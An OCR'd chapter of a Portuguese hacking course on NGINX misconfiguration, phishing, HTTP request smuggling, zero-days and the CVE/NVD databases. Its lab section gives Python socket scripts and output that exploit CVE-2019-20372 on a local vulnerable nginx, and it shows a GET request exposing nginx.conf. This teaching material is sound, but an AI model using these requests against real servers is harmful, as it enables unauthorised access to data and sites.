


7.3.4 Misconfiguration

Toda aplicação é genérica, afinal o próprio computador é um dispositivo para fins gerais. Estas aplicações além de complexas possuem várias possibilidades definidas ou em sua chamada (comando de execução) ou por arquivos de configurações. Geralmente as empresas mantêm configurações genéricas para se adaptar a qualquer cliente e a qualquer ambiente, e nestas inúmeras configurações horizontais (altamente inclusivas) sempre há uma brecha no sistema definida por alguma configuração mal feita.

Estas configurações podem ser das pilhas mais baixas do Sistema Operacional até as camadas mais altas do sistema, e é natural, pior quando a solução tecnológica é genérica demais. Isso também é válido para os frameworks e componentes das aplicações, como aplicações WEB, e saiba que as aplicações WEB estão muito expostas ao meio inseguro dando grande superfície de ataque.

Veja exemplo deste vídeo de vulnerabilidade Zero-Day do NGINX, repare que para que a falha seja acessível a configuração ldapDaemon.ldapConfig deve existir e o atributo ldapDaemon.enabled deve estar em enable. Existem aplicações especialistas em ataques dentro da infra-estrutura (chamamos este ataque de ataque horizontal), tais programas são especialistas em localizar estas vulnerabilidades de configuração.



Uso de NGINX. Nginx vs Apache: Confronto Entre Servidores Web. O grupo Detectify analisou mais de 50 mil arquivos de configuração do NGINX em projetos públicos no GitHub (projetos abertos), e com estes dados o grupo computou uma série de recomendações sobre má configuração, dentre as principais são:

- Missing root location;
- Unsafe variable use;
- Raw backend response reading;
- merge_slashes set to off.

A diretiva root especifica o diretório raiz dos sites do NGINX, no arquivo de configuração abaixo, o diretório raiz é /etc/nginx, o que significa que podemos acessar os arquivos dentro desse diretório. A configuração abaixo não possui um local para /local/{...} ou /var/www/html{...}, apenas para /index.html. Por causa disso, a diretiva root será definida globalmente, o que significa que as solicitações para raiz (identificada pelo caráter /) levarão você ao caminho local /etc/nginx ou que conhecendo a estrutura do NGINX seja possível obter um arquivo específico.

Uma solicitação tão simples quanto GET /nginx.conf revelaria o conteúdo do arquivo de configuração do Nginx armazenado em /etc/nginx/nginx.conf. Se a raiz estiver definida como /etc, uma solicitação GET para /nginx/nginx.conf revelaria o arquivo de configuração. Em alguns casos é possível acessar outros arquivos de configuração, logs de acesso e até credenciais criptografadas para autenticação básica HTTP.

```
  GNU nano 3.2                        /etc/nginx/sites-available/default

server {
        root /etc/nginx;

        location /index.html {

                proxy_pass http://127.0.0.1:8080;
        }
}
```

Segundo Detectify em 50 mil repositórios no GitHub com configuração de NGINX exposto 118 apontam para / como root do NGINX, seguido de 339 para /var/www/.

7.3.5

Há muitas formas de se pegar um peixe, há casos em que a dificuldade leva o pescador a usar ferramentas mais sofisticadas e técnicas mais refinadas, mas há casos em que é tão fácil que basta pegar. Costumo dizer que este pensamento é válido para o vetor de ataque Phishing, e saiba, existem técnicas que vou apresentar neste material.

O mais clássico dos ataques é atrair o peixe, para que fisgue o anzol, deixe que este leve um pouco a isca, deixe que puxe bem e seja paciente, este é o clássico. Um e-mail com uma grande oportunidade de emprego, ou um jogo que acaba de sair, basta saber qual é a isca que mais atrai o peixe que quer pegar.

Na maioria das vezes, a engenharia social é empregada como isca para tentativas de phishing. O uso de e-mails atraentes ou lucrativos para persuadir as vítimas a revelar detalhes confidenciais é um exemplo de técnica de engenharia social. Em certos documentos, a expressão cibercriminosos é usada de forma intercambiável com palavras como atacantes, phishers, hackers de chapéu preto e criminosos, entre outros. Não há motivo para confusão, pois todas as palavras têm o mesmo significado, que é: criminoso.

Quem não conhece o bilionário youtuber expert em Tecnologia, sim o Peter Jordan. Na ânsia de ter mais inscritos e ter enfim um conteúdo único (singular dele) caiu em um Phishing pífio, uma empresa X enviou um e-mail para o mesmo com um EXE referente a um jogo que vai sair e que vai arrebentar, bom, tudo que o peixe queria. Mas como esconder um pequeno vírus em um grande arquivo de jogo, ainda mais um jogo que não existe? Vou lhe ensinar no futuro.

Gamers brasileiros com milhões de inscritos sofrem com invasão de fraudes de criptomoedas no Youtube - Como agem os hackers?

7.3.6 Trust relationships


7.3.7 HTTP request smuggling

ATENÇÃO: ESTE TÓPICO FOI OBTIDO NA INTEGRA DESTE LINK (ORIGIAL), tava tão bom que não tem como ser melhorado (visite o original para ajudar o autor original).

O HTTP request smuggling é uma técnica para interferir na maneira como um site processa sequências de solicitações HTTP recebidas de um ou mais usuários.


CURSO HACKER - NGINX Vulnerabilidade HTTP request smuggling - Parte 10
CURSO HACKER - NGINX Vulnerabilidade HTTP request smuggling - Parte 10

As vulnerabilidades de HTTP request smuggling geralmente são de natureza crítica, permitindo que um invasor ignore os controles de segurança, obtenha acesso não autorizado a dados confidenciais e comprometa diretamente outros usuários do aplicativo.




Os aplicativos da Web de hoje frequentemente empregam cadeias de servidores HTTP entre os usuários e a lógica do aplicativo final. Os usuários enviam solicitações para um servidor front-end e esse servidor encaminha solicitações para um ou mais servidores back-end. Esse tipo de arquitetura é cada vez mais comum e, em alguns casos, inevitável, em aplicativos modernos baseados em nuvem.

Quando o servidor front-end encaminha solicitações HTTP para um servidor back-end, ele normalmente envia várias solicitações pela mesma conexão de rede back-end, porque isso é muito mais eficiente e de desempenho. O protocolo é muito simples: as solicitações HTTP são enviadas uma após a outra, e o servidor receptor analisa os cabeçalhos das solicitações HTTP para determinar onde uma solicitação termina e a próxima começa.




Nessa situação, é crucial que os sistemas front-end e back-end concordem sobre os limites entre as solicitações. Caso contrário, um invasor pode enviar uma solicitação ambígua que é interpretada de maneira diferente pelos sistemas front-end e back-end.



Aqui, o invasor faz com que parte de sua solicitação de front-end seja interpretada pelo servidor de back-end como o início da próxima solicitação. Ele é efetivamente anexado à próxima solicitação e, portanto, pode interferir na maneira como o aplicativo processa essa solicitação. Este é um ataque de contrabando de pedidos e pode ter resultados devastadores.

Esta vulnerabilidade pode ser usada para burlar processos de permissão de acesso em um site interno da organização ou forçar sistemas a executarem rotinas que não deveriam ser executadas, veja para isso o artigo CISA Adds 7 New Actively Exploited Vulnerabilities to Catalog.


Para exemplificar esta teoria, vou demonstrar na prática a vulnerabilidade de um poderoso Proxy Reverso chamado NGINX. A vulnerabilidade em questão é o CVE-2019-20372 conforme descrição do NIST conforme figura abaixo.




Para isso utilize um Debian 10 clássico, utilize o Link 3 na sessão de Links, esta máquina virtual deve estar ligado diretamente na rede por meio de um adaptador em modo Bridge conforme figura abaixo.

CURSO HACKER - ATACANDO NGINX HTTP request smuggling, uma vulnerabilidade que esta ganhando força na Internet - Parte 11

CURSO HACKER - ATACANDO NGINX HTTP request smuggling, uma vulnerabilidade que esta ganhando força na Internet - Parte 11




Inicie o GNU/Linux normalmente, e ao entrar obtenha o IP da máquina virtual, utilize o comando **ip address**, o endereço IP que a máquina vai obter depende muito da Rede na qual está inserido (por DHCP).



Esta vulnerabilidade só está disponível (kkkk) em versões inferiores há versão 1.17, o Debian 10 GNU/Linux tem como última versão 1.* a versão 1.14, ou seja, uma versão vulnerável, para fazer a instalação é simples.

```
1. sudo apt install nginx=1.* -y
```

O próximo passo é editar o arquivo /etc/nginx/sites-available/default, que já existe mas tem muita coisa, recomendo apagar o CONTEÚDO DO ARQUIVO e escrever conforme listagem abaixo.



No arquivo acima foram criados dois serviços (sites), um é o siteum e o outro é o sitedois, logo são 2 sites com respostas diferentes, o objetivo desta prática é mostrar que com uma única requisição (inicialmente para o siteum) vamos conseguir também acessar o sitedois.

A prática será executada com Socket Python para poder ser executado sem nenhum programa auxiliar, lembre-se que o Hacker não depende de programa. O Script abaixo valida o acesso somente ao siteum, crie um arquivo python e codifique.

```
1. import socket;
2.
3. message = b'GET / HTTP/1.1\r\n';
4. message += b'Host: siteum\r\n';
5. message += b'Connection: keep-alive\r\n';
6. message += b'Content-Length: 0\r\n';
```

```
7.  message += b'\r\n';
8.
9.  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10. sock.connect(("192.168.0.11", 80))
11. sock.sendall(message)
12.
13. buf = sock.recv(1024)
14. print(buf);
15. sock.close()
```

Basicamente é construída uma mensagem HTTP e enviada por socket para a máquina alvo (com NGINX 1.14), o output é demonstrado na listagem abaixo.

```
/bin/python3 /home/well/Desktop/exemplo/ataki.py
b'HTTP/1.1 200 OK\r\nServer: nginx/1.14.2\r\nDate: Tue, 23 Aug 2022 04:56:32 GMT\r\nContent-Type: application/octet-stream\r\nContent-Length: 17\r\nConnection: keep-alive\r\n\r\nsite 1 retornando'
```

No retorno observa-se que somente a mensagem do siteum, o que mostra a segregação da configuração do NGINX funciona, agora no script python abaixo será testado o sitedois.

```
1.  import socket;
2.
3.  message = b'GET / HTTP/1.1\r\n';
4.  message += b'Host: sitedois\r\n';
5.  message += b'Connection: keep-alive\r\n';
6.  message += b'Content-Length: 0\r\n';
7.  message += b'\r\n';
8.
9.  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10. sock.connect(("192.168.0.11", 80))
11. sock.sendall(message)
12.
13. buf = sock.recv(1024)
14. print(buf);
15. sock.close()
```

O retorno é claro, funciona também o sitedois.

```
/bin/python3 Desktop/exemplo/ataki.py
b'HTTP/1.1 200 OK\r\nServer: nginx/1.14.2\r\nDate: Tue, 23 Aug 2022 04:56:22 GMT\r\nContent-Type: application/octet-stream\r\nContent-Length: 17\r\nConnection: keep-alive\r\n\r\nsite 2 retornando'
```

Agora que sabemos que os sites funcionam, no próximo script será realizada uma requisição para o siteum, mas no Body do HTTP vamos enviar uma segunda requisição

para o sitedois na mesma conexão e explorar a falha. No scripta abaixo grifei o body com um texto representando a segunda requisição, repare o o Content-Lenght é zero para poder não processar o body.

```
1.  import socket;
2.
3.  message = b'GET / HTTP/1.1\r\n';
4.  message += b'Host: siteum\r\n';
5.  message += b'Connection: keep-alive\r\n';
6.  message += b'Content-Length: 0\r\n';
7.  message += b'\r\n';
8.  message += b'GET / HTTP/1.1\r\n';
9.  message += b'Host: sitedois\r\n';
10. message += b'\r\n';
11.
12. sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13. sock.connect(("192.168.0.11", 80))
14. sock.sendall(message)
15.
16. buf = sock.recv(1024)
17. print(buf);
18. sock.close()
```

A resposta do servidor NGINX retorna não só a resposta do siteum como também do sitedois.

```
/bin/python3 Desktop/exemplo/ataki.py
b'HTTP/1.1 200 OK\r\nServer: nginx/1.14.2\r\nDate: Tue, 23 Aug 2022 04:51:11 GMT\r\nContent-Type: application/octet-stream\r\nContent-Length: 17\r\nConnection: keep-alive\r\n\r\nsite 1 retornandoHTTP/1.1 200 OK\r\nServer: nginx/1.14.2\r\nDate: Tue, 23 Aug 2022 04:51:11 GMT\r\nContent-Type: application/octet-stream\r\nContent-Length: 17\r\nConnection: keep-alive\r\n\r\nsite 2 retornando'
```

7.4 Zero-Day (gravar)

Um Zero-Day é uma vulnerabilidade de software de computador desconhecida para aqueles que deveriam estar interessados em sua mitigação ou conhecida e sem um patch para corrigi-la. Até que a vulnerabilidade seja mitigada, os hackers podem explorá-la para afetar negativamente programas, dados, computadores adicionais ou uma rede.

O termo "zero-day" originalmente se referia ao número de dias desde que um novo software foi lançado ao público, então "zero-day software" foi obtido invadindo o computador de um desenvolvedor antes do lançamento. Eventualmente, o termo foi aplicado às vulnerabilidades que permitiam esse hacking e ao número de dias que o fornecedor teve para corrigi-las. Assim que os fornecedores souberem da vulnerabilidade, eles geralmente criarão patches ou aconselharam soluções alternativas para mitigá-la.

Quanto mais recentemente o fornecedor tomar conhecimento da vulnerabilidade, maior a probabilidade de que nenhuma correção ou mitigação tenha sido desenvolvida. Depois que uma correção é desenvolvida, a chance de sucesso da exploração diminui à medida que mais usuários aplicam a correção ao longo do tempo. Para explorações de Zero-Day, a menos que a vulnerabilidade seja corrigida inadvertidamente, como por uma atualização não relacionada que corrige a vulnerabilidade, a probabilidade de um usuário ter aplicado um patch fornecido pelo fornecedor que corrige o problema é zero, portanto, a exploração permaneceria acessível. Os ataques de Zero-Day são uma ameaça grave.


7.5 CVE Mitre, CVE Details e NVD Nist (gravar)

Vários grupos trabalham sobre os dados de vulnerabilidade reunindo estes dados, computando e associando. O objetivo de todos estes grupos é naturalmente resolver os problemas de segurança e ajudar a divulgar dados de como desenvolver produtos tecnológicos altamente seguros.

7.5.1 CVE Mitre

A identificação CVE é um registro formado por ano (A) e um sequenciador numérico (N) que inicia a cada ano, tem o seguinte formato: CVE-AAAA-NNNNN

Qualquer pessoa pode solicitar um ID CVE para uma vulnerabilidade ou solicitar uma atualização para um registro CVE existente, mas existe um processo no qual vou descrever neste capítulo. Na figura abaixo vemos um formulário para cadastro (outros contribuintes).




1 - Encontre a Autoridade de Numeração CVE (CNA): Encontre o parceiro CNA cujo escopo inclui o produto afetado pela vulnerabilidade na página Lista de parceiros ou na caixa de pesquisa abaixo.
2 - Revise a Política de Divulgação da CNA e entre em contato com a CNA: Primeiro, revise a Política de Divulgação do CNA em relação ao relatório de vulnerabilidades e, em seguida, entre em contato com o CNA usando seu método de contato especificado para relatar a vulnerabilidade e solicitar um ID CVE.
3 - Se você não conseguir determinar o CNA correto, entre em contato com um CNA de Último Recurso (CNA-LR), que o encaminhará para o CNA apropriado:

- CISA ICS CNA-LR para sistemas de controle industrial e dispositivos médicos;
- MITRE CNA-LR para todas as vulnerabilidades e vulnerabilidades de produtos de software de código aberto, ainda não cobertas por um CNA listado neste site.

Veja o processo completo com a explicação oficial da plataforma.
CVE Record Creation

O CVE permite a correlação de dados de vulnerabilidade entre ferramentas, bancos de dados e pessoas. Isso permite que duas ou mais pessoas ou ferramentas se refiram a uma vulnerabilidade e saibam que estão se referindo ao mesmo problema.

Qualquer pessoa pode consultar por interface WEB dados públicos (ver ciclo de vida VDP) e até baixar um arquivo .csv/.json com todas as vulnerabilidades já conhecidas, na figura abaixo temos as duas interfaces do site CVE Mitre.



Isso é importante pois muitas empresas podem realizar KDD e localizar problemas em seu ambiente tecnológico.

Qualquer discussão pública sobre informações de vulnerabilidade pode ajudar um hacker. No entanto, existem várias razões pelas quais os benefícios do CVE superam seus riscos:

- O CVE é restrito a vulnerabilidades conhecidas publicamente;
- Por vários motivos, compartilhar informações é mais difícil dentro da comunidade de segurança cibernética do que para hackers;
- É preciso muito mais trabalho para uma organização proteger suas redes e corrigir todas as falhas possíveis do que um hacker para encontrar uma única vulnerabilidade, explorá-la e comprometer a rede;
- A opinião da comunidade apoia o compartilhamento de informações, refletido nas Autoridades de Numeração CVE (CNAs), Grupos de Trabalho CVE e Conselho CVE,

pois cada um inclui profissionais e organizações importantes em segurança cibernética.

7.5.2 NIST (NVD)

O Banco de Dados Nacional de Vulnerabilidades dos EUA (NVD), que é baseado e sincronizado com a Lista CVE, pode ser pesquisado pois encontra-se muita informação extra neste repositório.


CVE e NVD são dois programas separados. a lista CVE foi lançada pela MITRE Corporation como um esforço da comunidade em 1999, já o US National Vulnerability Database (NVD) foi lançado pelo National Institute of Standards and Technology (NIST) em 2005.

CVE contém uma lista de registros, cada um contendo um número de identificação, uma descrição e pelo menos uma referência pública para vulnerabilidades de segurança cibernética conhecidas publicamente. Os registros CVE são usados em vários produtos e serviços de segurança cibernética de todo o mundo, incluindo o NVD. NVD é um banco de dados de vulnerabilidade construído e totalmente sincronizado com a Lista CVE para que quaisquer atualizações do CVE apareçam imediatamente no NVD.


Já o relacionamento entre ambos, a Lista CVE é a base do NVD, ou seja, este se baseia nas informações incluídas nos Registros CVE para fornecer informações aprimoradas para cada registro, como informações de correção, pontuações de gravidade e classificações de impacto. Como parte de suas informações aprimoradas, o NVD também oferece recursos avançados de pesquisa:

- como por SO;
- pelo nome do fornecedor;
- nome do produto e/ou número da versão;
- por tipo de vulnerabilidade;
- gravidade;
- faixa de exploração relacionada;
- impacto.

Embora separados, o CVE e o NVD são patrocinados pela Agência de Segurança Cibernética e Segurança de Infraestrutura (CISA) do Departamento de Segurança Interna dos EUA (DHS) e ambos estão disponíveis ao público e são de uso gratuito. Qualquer um pode baixar extrações destes repositórios, mas eu recomendo muito se manter atualizado com CVE-Recente e CVE-Modified (caso automatize seus sistemas).



O arquivo baixado é um JSON com uma estrutura muito simples de se entender, veja um trecho do arquivo na imagem abaixo.



7.5.3 CVE Details e IT Security Database

Segundo IT Security Database, o projeto Details e IT Security Database coleta definições OVAL (Open Vulnerability and Assessment Language) de várias fontes como Mitre, Red Hat, Suse, NVD, Apache etc e fornece uma interface web unificada e fácil de usar para todos os itens relacionados à segurança de TI, incluindo patches, vulnerabilidades e listas de verificação de conformidade.

Você pode ver os detalhes completos das definições OVAL, o que não é possível em nenhum outro site público. Outros sites semelhantes apenas exibem comentários sobre as definições, mas no Details e no IT Security Database o usuário pode ver exatamente o que deve procurar para verificar uma vulnerabilidade ou um patch. Sem itsecdb.com é quase impossível visualizar detalhes de uma definição OVAL sem se perder em vários arquivos xml, documentação de definição, esquemas xml etc.

O itsecdb está totalmente integrado ao www.cvedetails.com para que você possa navegar facilmente entre os detalhes de definição de CVE, produto e oval. A maioria das definições, sempre que mapeamentos de cpe ou vulnerabilidade são possíveis, são mapeados para produtos definidos por cvedetails.com para aumentar a usabilidade.

Vamos pegar a vulnerabilidade já descrita aqui, a vulnerabilidade registrada no CVE-2017-5638, ela é descrita no Details como:

> O analisador Jakarta Multipart no Apache Struts 2 2.3.x antes de 2.3.32 e 2.5.x antes de 2.5.10.1 tem tratamento de exceção incorreto e geração de mensagem de erro durante tentativas de upload de arquivo, o que permite que invasores remotos executem comandos arbitrários por meio de um conteúdo criado -Type, Content-Disposition ou Content-Length HTTP, conforme explorado em março de 2017 com um cabeçalho Content-Type contendo uma string #cmd= string.

Além de se encontrar detalhes de tecnologia e versão de elementos tecnológicos na descrição é possível encontrar uma lista com a avaliação CVSS (que será descrita neste capítulo), uma pequena informação corrobora a nota dada para cada ítem.

